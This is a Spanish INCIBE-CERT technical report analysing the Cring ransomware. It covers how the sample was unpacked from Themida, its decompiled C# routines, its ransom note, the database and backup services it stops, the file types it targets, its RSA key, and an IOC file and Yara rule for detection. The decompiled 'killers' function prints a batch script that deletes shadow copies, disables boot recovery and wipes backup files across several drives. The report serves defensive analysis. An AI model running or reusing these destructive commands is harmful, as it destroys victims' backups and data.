TLP:WHITE

Estudio del análisis de Cring

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
incibe cert_

TLP:WHITE

Abril 2021

INCIBE-CERT_ESTUDIO_ANALISIS_CRING_2021_v1

Índice

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1. Sobre este estudio

Este estudio contiene un informe técnico detallado, realizado tras el análisis de una muestra de código dañino identificada como Cring o Crypt3r y cuyo principal objetivo es el de identificar las acciones que realiza, mediante un análisis avanzado de la muestra, haciendo uso del conjunto de herramientas utilizadas por el equipo de analistas.

Las acciones llevadas a cabo para su elaboración comprenden un análisis estático y dinámico dentro de un entorno controlado. Cabe destacar que la muestra analizada ya había sido subida con anterioridad a la plataforma de VirusTotal, lo que la hace pública y accesible para cualquier analista que disponga de una cuenta de pago en dicha plataforma.

Este estudio está dirigido de forma general a los profesionales de TI y de ciberseguridad, investigadores y analistas técnicos interesados en el análisis e investigación de este tipo de amenazas, así como a administradores de sistemas y redes TI con el objetivo de que mantengan sus equipos actualizados y seguros frente a esta amenaza. También puede resultar de especial interés para aquellas empresas que utilicen bases de datos y documentos ofimáticos.

En cuanto a la metodología seguida, las tareas de *reversing* se han realizado con DetectItEasy, x32dbg, pe-sieve, ProcessHacker y dnSpy.

2. Organización del documento

Este documento consta de una 3.- Introducción, en la que se expone el tipo de amenaza que representa la familia de *malware* Cring, mencionando alguna de sus características principales.

A continuación, en el apartado 4.- Informe técnico, se recogen los resultados del análisis dinámico y estático de la muestra de Cring que ha sido analizada, partiendo de cómo conseguir la información que contiene el fichero con el que se va a trabajar, las capacidades del *malware*, sus acciones, comportamiento y estructura del código, hasta sus técnicas de antidetección, de antingeniería inversa y de persistencia.

Finalmente, el apartado 5.- Conclusión, recoge los aspectos más importantes tratados a lo largo del estudio.

Adicionalmente, el documento cuenta con dos anexos, en el Anexo 1: Indicadores de Compromiso (IOC) se recoge el identificador de compromiso (IOC), y en el Anexo 2: reglas Yara una regla Yara, ambas para la detección de la muestra en cuestión.

3. Introducción

El código dañino Cring, también conocido como Crypt3r, representa una amenaza grave para todos los usuarios, pues cifra parcialmente el equipo e imposibilita la recuperación de los datos de forma sencilla. El desarrollador, además, avisa a la víctima de que, en caso de no pagar por el rescate, publicará la información que haya podido extraer antes de comenzar el proceso de cifrado del equipo.

Cring es un código sencillo desarrollado con pocas funcionalidades y que se centra esencialmente en el cifrado de aquellos ficheros que pueden ser de mayor interés para una empresa, como por ejemplo bases de datos o documentos ofimáticos. Además, agrega una funcionalidad muy útil para cualquier tipo de *ransomware:* la eliminación de las posibles copias de seguridad alojadas en la máquina.

Por otro lado, tras realizar búsquedas a través de Internet sobre esta familia se ha descubierto que es habitual que se lance de forma manual por el atacante una vez ha comprometido la máquina. Es por ello por lo que, en el caso de producirse una exfiltración de los datos alojados en la máquina, será debida a otro *software* o a una acción manual por parte del atacante.

Además, para mayor seguridad por parte del atacante, la aplicación no puede ser ejecutada si no se le pasa por parámetro la cadena "**rsa**".De esta forma, el desarrollador se asegura de que no se puede ejecutar de forma accidental con un sencillo doble clic, además de complicar la tarea del analista pues, al no poder realizar de forma fácil un análisis dinámico de la muestra y al encontrarse protegida con "Themida" se dificulta la tarea del análisis estático.

4. Informe técnico

A continuación, se detalla la información obtenida durante el análisis de la muestra.

4.1. Información general

El archivo analizado consiste en un fichero ejecutable para Windows. Las firmas de la muestra son las siguientes:

Algoritmo	Hash
MD5	0868307f60ce7e4e978a336bf06d0447
SHA1	38c2df9ab6445441441c5f05ce2d0a8903a7e4a6
SHA256	1250e46b77a500be795b0073e72d97fd83f389eaff6f34fba7dd5847556f31ca

Tabla 1. Detalles de la muestra de código malicioso.

Para obtener más información sobre los ficheros a analizar, se hace uso del comando *file* desde Linux:

gORSA.exe: PE32 executable (console) Intel 80386, for MS Windows

Tabla 2. Resultado del comando file para la muestra empaquetada.

Además, se hace uso de la herramienta “DetectItEasy” para conocer información más avanzada del fichero malicioso:



Ilustración 1 . Resumen de la información obtenida con DIE.

En la anterior imagen se puede observar que se trata de código escrito en el lenguaje *.NET* y que se encuentra protegido con “Themida (3.X.X)”, un *software* de pago utilizado para proteger binarios desarrollados en *.NET*.

4.2. Resumen de acciones

El código dañino es capaz de realizar lo siguiente:

- Generación criptográficamente segura de las claves de cifrado AES.
- Cifrado asimétrico del tipo RSA4096.
- Cifrado simétrico del contenido de un fichero, adjuntando su clave de cifrado.
- Importación de una clave pública en formato XML.
- Listar todos los ficheros del sistema operativo que coincidan con un filtro.
- Crear una nota de rescate en formato texto plano.
- Creación de ficheros con código “batch”.
- Eliminación de las copias de seguridad almacenadas en el equipo.
- Permite parar servicios del sistema.

4.3. Análisis detallado

En caso de tener algún *software* encargado de monitorizar los procesos del sistema, “Themida” genera una ventana de alerta con un mensaje de error que indica que lo ha detectado y que finaliza su ejecución. Es por ello por lo que se imposibilita la tarea de un análisis dinámico básico.



Ilustración 2. Detección de “Themida” de algún programa de monitorización.

Por otro lado, sí es posible un análisis con el depurador “x32Dbg”, mediante el cual se ha ido analizando el comportamiento del protector y se ha descubierto que realiza una carga dinámica del ejecutable original, haciendo uso de la tecnología *CLR*. Por lo tanto, para capturar el fichero original antes de aplicar “Themida”, es necesario interrumpir la ejecución en el momento en el que se carga la librería utilizada para realizar la carga. Las dos librerías utilizadas para conseguir este propósito son:

- clr.dll
- clrjit.dll

Finalmente, una vez están cargadas estas librerías, se debe suspender el proceso y hacer uso de la herramienta “pe-sieve”, de forma que se extraen todos los ejecutables embebidos dentro de la memoria del proceso. Además, esta misma herramienta se encarga de transformar de formato memoria a formato fichero, convirtiendo cada sección de memoria encontrada en un fichero ejecutable totalmente funcional y analizable.



Ilustración 3. Librerías cargadas por el proceso malicioso.

```
C:\Bin\pe-sieve>pe-sieve32.exe 2404
PID: 2404
[+] Report dumped to: process_2404
[*] Dumped module to: process_2404\2a0000.gORSA.exe as Unmapped
[*] Dumped module to: process_2404\77150000.ntdll.dll as Unmapped
[*] Dumped module to: process_2404\74bc0000.kernel32.dll as Unmapped
[*] Dumped module to: process_2404\768e0000.KERNELBASE.dll as Unmapped
[*] Dumped module to: process_2404\75490000.user32.dll as Unmapped
[*] Dumped module to: process_2404\76a70000.ADVAPI32.dll as Unmapped
[*] Dumped module to: process_2404\700f0000.clr.dll as Unmapped
[+] Dumped modified to: process_2404
PID:    2404
---
SUMMARY:
Total scanned:    54
Skipped:          3
-
Hooked:           6
Replaced:         1
Detached:         0
```

Implanted: 0 Other: 0 - Total suspicious: 7

Tabla 3. Proceso de ejecución de la herramienta "pe-sieve".



Ilustración 4. Resultado de la ejecución de "pe-sieve".

Una vez se obtiene el fichero, se comprueban sus firmas y se analiza con el comando *file* de Linux:

2a0000.gORSA.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

Tabla 4. Resultado del comando file.

Algoritmo	Hash
MD5	2074a2ff6532afed45eddae205706c22
SHA1	5473fec8dcd4601beb760611591a7d7c44109aa7
SHA256	9ea9d15609017cde18ba72e4e6fd82315a0eebd976d825e8d8b84dc0d47b5a61

Tabla 5. Tabla de firmas para la muestra extraída de "Themida".

Tras comprobar que se trata de un binario desarrollado en .NET, se puede hacer uso de un descompilador especialmente diseñado para este lenguaje que permite visualizar un código muy similar al escrito originalmente por el desarrollador.

```
private static void Main(string[] args)
{
    try
    {
        Program.writertf();
        Program.passql();
        Program.killers();
    }
    catch
    {
    }
    if (args.Length != 1)
    {
        Console.WriteLine("What the FUck");
        return;
    }
    if ("rsa".Equals(args[0]))
    {
        foreach (string filter in Program.cryFilter)
        {
            try
            {
                Program.CryFiles(filter);
            }
            catch
            {
            }
        }
        Console.WriteLine("EZ Games");
        Program.writetx();
        Program.TestForKillMyself();
    }
}
```

Ilustración 5. Vista del codigo correspondiente a la función "Main" en dnSpy.

En el método "Main" se puede apreciar cómo, en primer lugar, se llama a tres funciones distintas, continuándose con una comprobación del número de argumentos. En caso de ser distinto de "1", termina la ejecución, de lo contrario, comprueba que el parámetro sea igual a "rsa", de modo que, en caso de que se cumplan todas estas condiciones, se comienza con el proceso de cifrado de los ficheros.

Las funciones "writertf" y "writetx" tienen la finalidad de escribir la nota de rescate. En el caso de la primera, la dirección de escritura del fichero es "**c:\\!!!deReadMe!!!.rtf**" y, en el caso de la segunda, es la misma de la primera y además **"C:\\Users\\Public\\Desktop\\!!!deReadMe!!!.rtf**". Por otro lado, el contenido de la nota escrita es siempre el mismo en ambos casos, el cual se muestra a continuación:

> Sorry, your computer has been encrypted. The security company cannot recover the encrypted files, but we can provide services. Please contact us as soon as possible. You can send two files to us to confirm whether it can be decrypted. After confirming, you need to pay 2 bitcoins To our account, we will immediately send the decryption program and KEY. Your data has been collected by us, if we do not receive the payment, we will publish all the data

Contact email: [redacted]	or [redacted]
You can buy bitcoin at the address below [redacted]	

Tabla 6. Nota de rescate.

A continuación, la función “passql” tiene como propósito recorrer todos los servicios del sistema operativo infectado en ejecución y parar aquellos servicios que comiencen con alguna de las siguientes cadenas de texto:

- Mssql
- sql
- postgresql
- Oracle
- mysql
- veeam
- backup
- msexchange

La siguiente función llamada es “killers”, y es la encargada de crear el fichero “Go.bat”, que contiene código “batch” y que tiene como propósito la eliminación de las posibles copias de seguridad almacenadas en el equipo afectado.

```
public static void killers()
{
    string contents = "@echo off\r\n                    \r\n                    \r\n                    wmic shadowcopy
    delete\r\n                bcdedit /set {default} bootstatuspolicy ignoreallfailures\r\n                bcdedit /set {default} recoveryenabled
    no\r\n              del /s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.* d:\\backup*.* d:\\*.set d:\\*.win d:\\*.
    dsk\r\n             del /s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.* e:\\backup*.* e:\\*.set e:\\*.win e:\\*.
    dsk\r\n             del /s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.* f:\\backup*.* f:\\*.set f:\\*.win f:\\*.dsk
    \r\n              del /s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.* g:\\backup*.* g:\\*.set g:\\*.win g:\\*.
    dsk\r\n             del /s /f /q h:\\*.VHD h:\\*.bac h:\\*.bak h:\\*.wbcat h:\\*.bkf h:\\Backup*.* h:\\backup*.* h:\\*.set h:\\*.win h:\\*.
    dsk\r\n             del %0";
    File.WriteAllText("Go.bat", contents);
    Process.Start(new ProcessStartInfo
    {
        FileName = "Go.bat",
        Arguments = "\"" + Environment.GetCommandLineArgs()[0] + "\"",
        WindowStyle = ProcessWindowStyle.Hidden
    });
}
```

Ilustración 6. Vista del código correspondiente a la función “killers” en dnSpy

La última función que aparece en el código del método “Main” se llama “TestForKillMyself” y su finalidad consiste en crear otro fichero con código “batch” que se encarga de eliminar el ejecutable original. Adicionalmente, una vez sea eliminado, se encargará de borrarse a sí mismo.

Finalmente, la sección de código encargada del cifrado de los ficheros consta de **varias** partes:

- Se recorre una lista con los filtros de los ficheros de interés para cifrar y se envía cada una como parámetro a la función “CryFiles”.

"*.xlsx", "*.fob", "*.jp?", "*.lic", "*.dcm", "*.cf?", "*.rvt", "*.cpp", "*.qb?", "*.cs", "*.sln", "*.vb", "*.xml", "*.dwg", "*.edb", "*.vh?", "*.ndf", "*.wk", "*.xl?", "*.txt", "*.doc?", "*.md?", "*mp?", "*.sql", "*.bak", "*.ora", "*.pdf", "*.pp?", "*.dbf", "*.zip", "*.rar", "*.asp?", "*.php", "*.jsp?", "*.bk?", "*.csv", "*.7z", "*.myd", "*.ibd", "*_fsm", "*_vm", "*.db?", "*.rpt"

Tabla 7. Filtros aplicados para la búsqueda de ficheros de interés.

- En la función “CryFiles” se hace una búsqueda de aquellos ficheros que coinciden con el filtro y se pasa cada una de las coincidencias como parámetro a la función “CryFile”.
- En “CryFile” el código abre el fichero y comprueba que no sea un fichero de solo lectura. En caso de permitirse la escritura, se llama a la función “EncryptFile” con el nombre del archivo original, el nombre del resultante y la clave pública RSA embebida. Tras cifrar el fichero, elimina el archivo original.
- El método “EncryptFile” realiza los siguientes pasos:
  - Crea una clave de cifrado y un vector de inicialización aleatorios por cada fichero haciendo uso de la clase “RNGCryptoServiceProvider”.

```
byte[] array = new byte[aesManaged.KeySize / 8];
byte[] array2 = new byte[aesManaged.BlockSize / 8];
using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
{
    rngcryptoServiceProvider.GetBytes(array);
    rngcryptoServiceProvider.GetBytes(array2);
}
```

Ilustración 7. Generación aleatoria de las claves de cifrado.

  - Tras generar los valores necesarios para hacer uso del algoritmo AES, se crea una tercera variable, que se llamará “IVKey” y que almacena el valor concatenado de la clave y el VI. Esta tercera variable se utiliza como parte de los parámetros de entrada en la función encargada del cifrar con el algoritmo RSA4096 y cuya devolución sobrescribe el valor de “IVKey. La clave pública utilizada es la siguiente:

<RSAKeyValue><Modulus>0pkBWo5YdWNd3Xo2F3PUzMQ6Wyw/NwcD/ki/hIi3plgscxtQ2Jt6ZHL4XqV1E0FMrGItdlTWeWEsVM68DWoQCguK0kOrN7Coee4hCrSA+fY6DOjkjP90WkpOb3rjahnu9WE+w8GOlvUxwRDgl/BrWVusgXuBF4UTddPlD8SKbLc7p93oDVznLz5SCMuFSBwy1jQoBgXj4RNguvzW440w66oX0Ty6YHk9B/iNx6HRc3FPxfoO4cWMvZSVuaz4EDIjzEi9Y+XyMzrUpbHh8xoYs48KwlUVkNEhef/pgVi8qky0IVFHDEiZSYCrqe5/IG+Bzgm0W0RWGC7KfrB2cvW3kZUkVGgWPciucraLWcOcJTVsLsf3MYQECo1xN1V7MSkpoCr0zrIFuCS2kOItt11tn4oZNCIITtWz2SwXaF7EDEtxl2/wRndYyJcTvrfzFTjtqvTwkezyHJXm02DILM40iK1O43l3eJEg8gsEJ2zSm3Nz7722qLfrmskMhYs5Gq0/LQwCeqWDy1u+sJvj6ZeMaFgECzEJVUKhYwpoeLhqZGxp7Q0up7HuG/C8hwy3PwhZJuAyy2//XcLnXPyuZqrsKZpmOM2iS9203vOxElZ9r8Lnwdf1TaLBeq0ADlVHZ+L7vfWCDC9EBEVwXoVWfvdBdL+xwrTPEXmJt1i+fYljFO7mvnN2H3R9H8Syy8Lv1TrYohrOKRdnWR/FGI/4SWxazgl7J5QvU6WSZWeaDKtG4fwcnbIoU0Zn0+i9gL/Nu/UzMou6JiJri+KS3OG0yidxNDBnDLTfiqk5SnAPH0uNhYEOyYWD092KzHOKNZArWjEuC5uJU17XMQ+gQ37vfvxSAjyw2/6wAV7wBLSQ6BCFyVN/GOfPb9fs1BzmqW5DYmk5CFQP4O/ViuWha09Nf77GdML6ORGhRjP+bteWfYETV9VL2fhzXirD/cyfTib52KeUmPmB+QZTnS2T6Zizu88ra4ESBeyomWBaqXZ1PU8nSvOnMVdaQz8rezrhvrgiCZc4aVOdd/FBoMivBZrlbJLLDLGEZl67+ZGJ8r9fDrtAAWrFsUxrscdxUxOdirMNC78XVod27R0pYCa4pNbzcUjNaBqPgKrfWsSxL0lBRb58qHLjrcFJheMVJDSelC/P9nyNu/ZkVxvmRe33e/CvQtTlnswF5pbvbWxCwbO+flvewtqFF02pa3HZ4+LHimB4LzNdz/7sGFuXOPHUTpZS0Q0Hz3Lq+MOk9Hid1Vg5kldJigVqGxHIAQt4WLvILNop0vjSzt4Fh+jIj/Msmk2lScJgzwbnkVvqAF4DsvXMnM6qtC6mdFkZdhKRp7ooEkKT8Ez1/aa0DotjoCQi9EquD1l2pQ==</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

Tabla 8. Clave pública RSA4096 en formato XML.

- Por último, se inicializa el cifrador AES con los valores generados de forma aleatoria, se cifra todo el contenido del fichero y se escriben en un nuevo fichero los siguientes datos:
  - La longitud de la variable “IVKey”.
  - El valor de “IVKey”.
  - El valor resultante del cifrado AES del contenido del fichero.

4.4. Técnicas de antidetección y antingeniería inversa

Durante el análisis de la muestra, se ha identificado el uso de una herramienta de pago llamada Themida, encargada de la protección contra ejecuciones en entornos virtualizados o en entornos con monitores de procesos o actividad.

4.5. Persistencia

La muestra analizada no muestra comportamientos de persistencia en la máquina.

5. Conclusión

Tras el análisis del fichero, se ha podido comprobar la familia a la que pertenece y extraer todas sus cadenas de texto con las que se configura su funcionamiento, además de permitir entender la naturaleza de su comportamiento. Se ha proporcionado una regla Yara y un IOC para poder prevenir y/o localizar otras muestras de esta familia.

Anexo 1: Indicadores de Compromiso (IOC)

A continuación, se muestra una regla IOC preparada para la detección de esta muestra en concreto:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="2fc08336-8ad4-42d1-8014-6c919b98d158" last-modified="2021-02-26T08:27:25" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Cring</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2021-02-26T08:20:13</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="433b1841-64ec-481e-bcdd-7225be1bac74">
      <Indicator operator="AND" id="b6c5282f-c406-4243-89f8-87d3e24c7fd7">
        <IndicatorItem id="d280a509-2aed-4a8b-9029-1d58ba18578c" condition="contains">
          <Context document="ProcessItem" search="ProcessItem/arguments" type="mir" />
          <Content type="string">rsa</Content>
        </IndicatorItem>
        <Indicator operator="AND" id="652050fd-63fc-476e-8d4a-b8476acbfc1d">
          <IndicatorItem id="f1601631-5019-4913-a42c-14643e4e3e16" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">What the FUck</Content>
          </IndicatorItem>
          <IndicatorItem id="877ca3f3-d612-4df3-9076-247ed618f508" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">EZ Games</Content>
          </IndicatorItem>
          <IndicatorItem id="23b9ece8-8f1f-4d8d-886b-c62affea798a" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">.poolhackers@tutanota.com.cring</Content>
          </IndicatorItem>
          <IndicatorItem id="326aa0d6-0f72-4868-86a0-7c30df717139" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">killme.bat</Content>
          </IndicatorItem>
          <IndicatorItem id="cac0df75-83f8-4533-9afa-fc15b18cac92" condition="contains">
            <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
            <Content type="string">Go.bat</Content>
```

```
        </IndicatorItem>
        <IndicatorItem id="e3a60404-589f-4df8-a351-88303c8fa23d" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content type="string">!!!deReadMe!!!.rtf</Content>
        </IndicatorItem>
        <IndicatorItem id="f518acc4-5590-4095-8122-61da5cf1b5a8" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content
type="string">&lt;RSAKeyValue&gt;&lt;Modulus&gt;0pkBWo5YdWNd3Xo2F3PUzMQ6Wyw/NwcD/ki/hIi3plg
scxtQ2Jt6ZHL4XqV1E0FMrGItdlTWeWEsVM68DWoQCguK0kOrN7Coee4hCrSA+fY6DOjkjP90WkpOb3rja
hnu9WE+w8GOlvUxwRDgl/BrWVusgXuBF4UTddPlD8SKbLc7p93oDVznLz5SCMuFSBwy1jQoBgXj4RNgu
vzW440w66oX0Ty6YHk9B/iNx6HRc3FPx</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="86459cb2-28a3-4298-a7f5-beb1f85285ce">
        <IndicatorItem id="cf74a6d3-b427-499b-b1f9-96038b100e0e" condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">2074a2ff6532afed45eddae205706c22</Content>
        </IndicatorItem>
        <IndicatorItem id="67b0820c-0af1-4230-adb0-6ed432c4767d" condition="is">
          <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
          <Content type="string">5473fec8dcd4601beb760611591a7d7c44109aa7</Content>
        </IndicatorItem>
        <IndicatorItem id="14116b6a-1e39-4d3a-a8e1-78e4a320b0b5" condition="is">
          <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
          <Content
type="string">9ea9d15609017cde18ba72e4e6fd82315a0eebd976d825e8d8b84dc0d47b5a61</Content>
        </IndicatorItem>
      </Indicator>
    </Indicator>
  </Indicator>
 </definition>
</ioc>
```

Tabla 9. Regla IOC generadas con Madiant IOC Editor.

Anexo 2: reglas Yara

La siguiente regla Yara ha sido creada exclusivamente para la detección de muestras relacionadas con esta campaña.

```
rule Cring: Cring
{
meta:
    description = "Cring Payload"
    author = "Incibe"
    version = "0.1"

strings:
        $s1 = “What the FUck"
        $s2 = “EZ Games”
        $s3 = “.poolhackers@tutanota.com.cring”
        $s4 = “killme.bat”
        $s5 = “!!!deReadMe!!!.rtf”

condition:
    all of them
}
```

Tabla 10. Regla Yara.

incibe cert_

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017 TU AYUDA EN CIBERSEGURIDAD